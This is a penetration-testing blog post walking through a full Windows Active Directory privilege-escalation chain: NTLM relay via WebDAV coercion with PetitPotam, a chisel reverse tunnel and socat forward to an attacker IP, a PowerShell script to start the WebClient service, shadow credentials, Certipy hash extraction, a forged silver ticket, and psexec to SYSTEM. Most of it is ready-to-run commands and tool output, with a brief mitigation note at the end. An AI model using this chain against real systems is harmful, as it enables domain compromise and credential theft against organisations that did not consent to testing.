

NTLM Relay 2 self without Printer Spooler and DNS

 incendium.rocks/posts/NTLM-Relay-2-self-without-Printer-Spooler-and-DNS

Remco van der Meer

February 29, 2024



Using NTLM Relay to authenticate a system to itself over HTTP with WebDav without Printer Spooler and DNS


If you landed on a system as a user with low privileges inside a domain, you could coerce the system to authenticate to itself over HTTP (WebDAV), and relay that request to the domain controller using `ntlmrelayx`. NTLM relay attacks are not new, and have been a big attack surface in the Windows realm for years. However, preventing relay attacks over HTTP are harder to counter and may even be unpatchable (forever day).

There are a few methods to go perform this attack. One common way is to use [PrinterBug.py](#) to use the Spooler Service (enabled by default in Windows), to request to the Domain Controller's print server an update on new print jobs and just tell it to send the notification to our system. However, we do not always have the luxury of a enabled Spooler Service and only a Administrator can start the service by default.

Another way is to use [PetitPotam.py](#), which doesn't require the Printer Spooler to be running. Instead, PetitPotam will randomly use a method. The only requirement for this attack is that WebDAV (Webclient Service) is running, which all users will be able to start.

NTLM Relay

"NTLM relay is a technique of standing between a client and a server to perform actions on the server while impersonating the client" (<https://en.hackndo.com/ntlm-relay/>).



I highly recommend to read this blog to further understand what NTLM relay is and how it works: (<https://en.hackndo.com/ntlm-relay/>)

NTLM Relay over HTTP (WebDAV) without Printer Spooler & DNS

There are a few requirements for this attack:

1. We have a shell on the target system in order to start WebDAV, start a reverse proxy and forward port 80 to our attacker IP.
2. The target is inside a domain

Scenario

For this scenario, we compromised a user “Incendium” that has low privileges on the system WS01, which is inside the domain “powercorp.local”. Our attacker IP is 10.10.1.130, WS01 has the IP 10.10.1.129 and the Domain Controller (DC01) has IP 10.10.1.128.

Reverse proxy

We will need a hostname (net-BIOS) name to specify our attacker server, but we are not always allowed to modify the DNS of the target to add our own record in the intranet zone. So instead, we will run ntlmrelayx through our reverse proxy using proxychains. We will use [chisel](#) to setup the tunnel.

We will start a chisel server on our (kali linux) attacker host first

```
chisel server -p 4444 --  
reverse &
```


Then on the target, we connect the client back to the server to setup the tunnel:

```
.\chisel.exe client 10.10.1.130:4444  
R:socks
```

Forwarding to port 80

We will need to forward to the attacker port 80 in order to catch the incoming request. We will use [socat](#), to start a listener on port “2333” and forward it to the attacker ip 10.10.1.130 on port 80.

Network: 10.10.1.0/24



On the target, we forward port 2333 to attacker host “10.10.1.130”, port 80 using socat:

```
.\socat.exe tcp-listen:2333,reuseaddr,fork  
tcp:10.10.1.130:80
```

NTLMrelayx

Now, once the attack is successful, we will receive a authenticated session as WS01\$. But we also want to perform a action with this session to actually reach our goal, becoming system on WS01. We typically have two main options, set shadow credentials on the computer or allow Resource-based constrained delegation (RBCD) for our low privilege user on the computer. Typically when there is a Certificate Authority available, we will want to set the shadow credentials.

```
proxychains impacket-ntlmrelayx -domain powercorp.local -t  
ldap://10.10.1.128 -i
```

Notice that we run the command trough the proxy using “proxychains”. Also, notice that I’ve set the “-i” parameter. This will start a interactive LDAP shell to perform multiple actions with the NTLM authentication of WS01\$, instead of setting the shadow credentials directly. This comes in very handy if for whatever reason, the shadow credentials would already be set for WS01.

WebDAV

Next, we want to make sure WebDAV is running. We can check if it is running remotely using <https://github.com/Hackndo/WebclientServiceScanner>.

```
webclientservicescanner  
powercorp.local/incendium:Password123@10.10.1.129
```

Which results in:

```
(kali㉿kali)-[~/blog]  
$ webclientservicescanner powercorp.local/incendium:Password123@10.10.1.129  
WebClient Service Scanner v0.1.0 - pixis (@hackando) - Based on @tifkin_ idea  
[10.10.1.129] STOPPED
```

Since we have a shell on the system, we can easily start webdav using this PowerShell script:

```

$Source = @"
using System;
using System.Text;
using System.Security;
using System.Collections.Generic;
using System.Runtime.Versioning;
using Microsoft.Win32.SafeHandles;
using System.Runtime.InteropServices;
using System.Diagnostics.CodeAnalysis;
namespace JosL.WebClient{
public static class Starter{
[StructLayout(LayoutKind.Explicit, Size=16)]
public class EVENT_DESCRIPTOR{
[FieldOffset(0)]ushort Id = 1;
[FieldOffset(2)]byte Version = 0;
[FieldOffset(3)]byte Channel = 0;
[FieldOffset(4)]byte Level = 4;
[FieldOffset(5)]byte Opcode = 0;
[FieldOffset(6)]ushort Task = 0;
[FieldOffset(8)]long Keyword = 0;
}

[StructLayout(LayoutKind.Explicit, Size = 16)]
public struct EventData{
[FieldOffset(0)]
internal UInt64 DataPointer;
[FieldOffset(8)]
internal uint Size;
[FieldOffset(12)]
internal int Reserved;
}

public static void startService(){
Guid webClientTrigger = new Guid(0x22B6D684, 0xFA63, 0x4578, 0x87, 0xC9, 0xEF, 0xFC, 0xBE,
0x66, 0x43, 0xC7);

long handle = 0;
uint output = EventRegister(ref webClientTrigger, IntPtr.Zero, IntPtr.Zero, ref handle);

bool success = false;

if (output == 0){
EVENT_DESCRIPTOR desc = new EVENT_DESCRIPTOR();
unsafe
{
uint writeOutput = EventWrite(handle, ref desc, 0, null);
success = writeOutput == 0;
EventUnregister(handle);
}
}
}

[DllImport("Advapi32.dll", SetLastError = true)]
public static extern uint EventRegister(ref Guid guid, [Optional] IntPtr EnableCallback,
[Optional] IntPtr CallbackContext, [In][Out] ref long RegHandle);

[DllImport("Advapi32.dll", SetLastError = true)]
public static extern unsafe uint EventWrite(long RegHandle, ref EVENT_DESCRIPTOR
EventDescriptor, uint UserDataCount, EventData* UserData);

```

```
[DllImport("Advapi32.dll", SetLastError = true)]
public static extern uint EventUnregister(long RegHandle);
}
}
"@
$compilerParameters = New-Object System.CodeDom.Compiler.CompilerParameters
$compilerParameters.CompilerOptions="/unsafe"
Add-Type -TypeDefinition $Source -Language CSharp -CompilerParameters $compilerParameters
[JosL.WebClient.Starter]::startService()
```

To start webdav run the PowerShell script:

```
PS C:\Users\incendium\Documents>
.\startwebdav.ps1
```

If we run webclientservicescanner again we can see it is running:

```
(kali@kali)-[~/blog]
$ webclientservicescanner powercorp.local/incendium:Password123@10.10.1.129
WebClient Service Scanner v0.1.0 - pixis (@hackanddo) - Based on @tifkin_ idea
[10.10.1.129] RUNNING
```

Performing the attack with PetitPotam.py

Finally we are ready to use [PetitPotam.py](#) to coerce the system (WS01) to itself . We are authenticating it to itself on port 4444, which is where our tunnel (reverse proxy), is listening.

```
python3 PetitPotam/PetitPotam.py -u 'incendium' -p 'Password123' -pipe all
"ws01@2333/wazzup" 10.10.1.129
```

Inside the ntlmrelayx output, we can see the following happening:

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 10.10.1.129 controlled, attacking target ldap://10.10.1.128
[proxchains] Strict chain ... 127.0.0.1:1080 ... 10.10.1.128:389 ... OK
[*] HTTPD(80): Authenticating against ldap://10.10.1.128 as POWERCORP/WS01$ SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
[*] HTTPD(80): Connection from 10.10.1.129 controlled, but there are no more targets left!
```

Like we wanted, it started a LDAP shell that locally runs on port 11000. We can interact with the shell using netcat for example.

```
nc 127.0.0.1
11000
```

This connects to the LDAP shell waiting for a action to be performed.

We have a few options. Like said, we will be setting the shadow credentials. We can use `set_shadow_creds` for this.

However, we receive a error that we have insufficient rights. However, this is not a rights problem. The problem is that the shadow credentials attribute “msDS-KeyCredentialLink” are already set for WS01. We can check this with bloodyAD:

Which outputs:

We will first need to remove the credentials before we can set them. We can not override. To do this with ntlmrelayx, we can use this pull request: <https://github.com/fortra/impacket/pull/1402>. You will need to edit ldap_shell.py from inside your impacket install. After editing ldap_shell.py, we have the option “clear_shadow_creds”:

9/14

Now that we have cleared the shadow credentials, we can confirm it again using bloodyAD:

```
(kali@kali)-[~/blog]
$ bloodyAD -u incendium -p Password123 -d powercorp.local --host 10.10.1.128 get object WS01$ --attr msDS-KeyCredentialLink
distinguishedName: CN=WS01,CN=Computers,DC=powercorp,DC=local
```

This time, no values are represented. We can go ahead and set the shadow credentials now:

```
# set_shadow_creds WS01$
Found Target DN: CN=WS01,CN=Computers,DC=powercorp,DC=local
Target SID: S-1-5-21-959419240-2884325028-3653872830-1103

KeyCredential generated with DeviceID: 7ed5e772-b4c1-f8bd-3a18-4256db599e25
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: JJy1sqMv.pfx
Must be used with password: tcFQsi79LqvNVWZJMzCS
```

This time it worked was able to set the shadow credentials and it saved a certificate (.pfx) with a password. This is because the shadow credential password is actually in the form of a certificate.

Retrieving NTLM using certificate with Certipy (Pass the Certificate)

We can use the certificate to authenticate as

WS01 using the .pfx and retrieve the NTLM of WS01 back using certipy:

<https://github.com/ly4k/Certipy>. Certipy doesn't support certificate passwords, so we will need to remove the password first by exporting it to a unprotected certificate:

```
certipy cert -export -pfx JJy1sqMv.pfx -password tcFQsi79LqvNVWZJMzCS -out
"unprotected.pfx"
```

Now, we can use certipy with "unprotected.pfx" to retrieve the NTLM hash of WS01\$:

```
certipy auth -pfx unprotected.pfx -dc-ip 10.10.1.128 -username 'WS01$' -domain
powercorp.local
```

This results in:

```
(kali㉿kali)-[~/blog]
└─$ certipy auth -pfx unprotected.pfx -dc-ip 10.10.1.128 -username 'WS01$' -domain powercorp.local
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: ws01$@powercorp.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ws01.ccache'
[*] Trying to retrieve NT hash for 'ws01$'
[*] Got hash for 'ws01$@powercorp.local': aad3b435b51404eeaad3b435b51404ee:8606a440fcfb819c07597bb0e003a876
```

Creating a Silver Ticket with SPN CIFS

The Silver Ticket attack involves the exploitation of service tickets in Active Directory (AD) environments. This method relies on acquiring the NTLM hash of a service account, such as a computer account, to forge a Ticket Granting Service (TGS) ticket. With this forged ticket, an attacker can access specific services on the network, impersonating any user.

CIFS stands for Common Internet File System, which is a network file-sharing protocol. The CIFS service is highlighted as a common target for accessing the victim's file system.

Since we have the NTLM hash of WS01\$ (a computer account), we can forge a TGS ticket using the CIFS SPN with impacket-ticketer. But we will first need the domain-sid. We can use bloodyAD to retrieve the objectSid attribute of a object and remove the security identifier. A well known SID is the administrator SID 500.

```
(kali㉿kali)-[~/blog]
└─$ bloodyAD -u incendium -p Password123 -d powercorp.local --host 10.10.1.128 get object
Administrator --attr objectSid

distinguishedName: CN=Administrator,CN=Users,DC=powercorp,DC=local
objectSid: S-1-5-21-959419240-2884325028-3653872830-500
```

We retrieve "S-1-5-21-959419240-2884325028-3653872830-500". We remove -500 and are left over with the domain-sid "S-1-5-21-959419240-2884325028-3653872830". Now lets create a ticket and impersonate Administrator:

```

└─(kali@kali)-[~/blog]
└─$ impacket-ticketer -nthash 8606a440fcfb819c07597bb0e003a876 -domain-sid S-1-5-21-
959419240-2884325028-3653872830 -domain powercorp.local -dc-ip 10.10.1.128 -spn
CIFS/10.10.1.129 Administrator
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for powercorp.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache

```

The ticket is saved in a .ccache file. We will export it into our environment as “KRB5CCNAME”. Since this is the default Kerberos credential caching and this is where tools like impacket will look if we specify to use Kerberos authentication instead of NTLM using “-k”.

Export ticket to environment

```

export
KRB5CCNAME=Administrator.ccache

```

Now with the ticket in our environment, we can for example use impacket-psexec to get a shell as system on WS01:


```
(kali@kali)-[~/blog]
└─$ impacket-psexec administrator@10.10.1.129 -k -no-pass
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023
Fortra

[*] Requesting shares on 10.10.1.129.....
[*] Found writable share ADMIN$
[*] Uploading file yUYsErdC.exe
[*] Opening SVCManager on 10.10.1.129.....
[*] Creating service CSRL on 10.10.1.129.....
[*] Starting service CSRL.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.4291]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

Conclusion and mitigation

While this attack relies on some requirements, it will be a very common way to escalate privileges. Like mentioned before, this is a forever day vulnerability that Microsoft likely will not patch. To mitigate this type of attack, you could disable the webclient service if this is not a required service for your system.



Also, we used some executables to setup the proxy and forward to our port 80. Windows defender is not enough to prevent execution of these programs.

In the end, if a outsider has domain credentials, **its already game over.**

References

Printerbug- <https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py>

PetitPotam - <https://github.com/ly4k/PetitPotam>

NTLM Relay explained - <https://en.hackndo.com/ntlm-relay/>

Chisel - <https://github.com/jpillora/chisel>

Webclientservicescanner - <https://github.com/Hackndo/WebclientServiceScanner>

Certipy - <https://github.com/ly4k/Certipy>